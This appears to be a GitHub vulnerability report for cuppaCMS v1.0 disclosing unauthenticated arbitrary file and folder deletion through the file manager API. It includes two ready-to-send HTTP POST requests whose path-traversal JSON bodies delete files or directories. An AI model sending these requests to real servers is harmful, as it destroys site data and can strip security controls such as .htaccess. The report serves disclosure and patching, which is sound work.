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## Multiple Unauthorized Arbitrary File Deletion vulnerabilities

#23

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Vulnerability Name: Multiple Arbitrary File Deletion

Date of Discovery: 06 Feb 2022

Product version:cuppaCMS v1.0Download link

Author: lyy

Vulnerability Description: When unsanitized user input is supplied to a file deletion function, an arbitrary file deletion vulnerability arises. This occurs in PHP when the unlink() function is called and user input might affect portions of or the whole affected parameter, which represents the path of the file to remove, without sufficient sanitization. Exploiting the vulnerability allows an attacker to delete any file in the web root (along with any other file on the server that the PHP process user has the proper permissions to delete). Furthermore, an attacker can leverage the capability of arbitrary file deletion to circumvent certain webserver security mechanisms such as deleting .htaccess file that would deactivate those security constraints.

Proof of Concept 1


Vulnerable URL: http://cuppacms/js/filemanager/api/index.php

Vulnerable Code: line 116,118 - cuppacms/js/filemanager/api/FileManager.php

## Steps to Reproduce:

1.Send the request directly through burp

```
POST /js/filemanager/api/index.php HTTP/1.1
Host: cuppacms
Content-Length: 45
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/89.0.4389.90 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://cuppacms
Referer: http://cuppacms/js/filemanager/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
{"path":"/../test.php","action":"deleteFile"}
```



2. You can traverse the directory to delete any file

Proof of Concept 2

Vulnerable URL: http://cuppacms/js/filemanager/api/index.php

Vulnerable Code: line 124,138 - cuppacms/js/filemanager/api/FileManager.php

## Steps to Reproduce:

1.Send the request directly through burp

POST /js/filemanager/api/index.php HTTP/1.1

Host: cuppacms Content-Length: 40

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/89.0.4389.90 Safari/537.36 Content-Type: application/json

Accept: \*/\*

Origin: http://cuppacms

Referer: http://cuppacms/js/filemanager/index.php

Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9

Connection: close

{"path":"/../1","action":"deleteFolder"}



2. You can traverse directories and delete directories, Delete all files in the directory while deleting the directory, so as to achieve the effect of deleting any file

## **Assignees**

No one assigned

Labels

None yet

**Projects** 

None yet

ivillestone

No milestone

Development

No branches or pull requests

1 participant

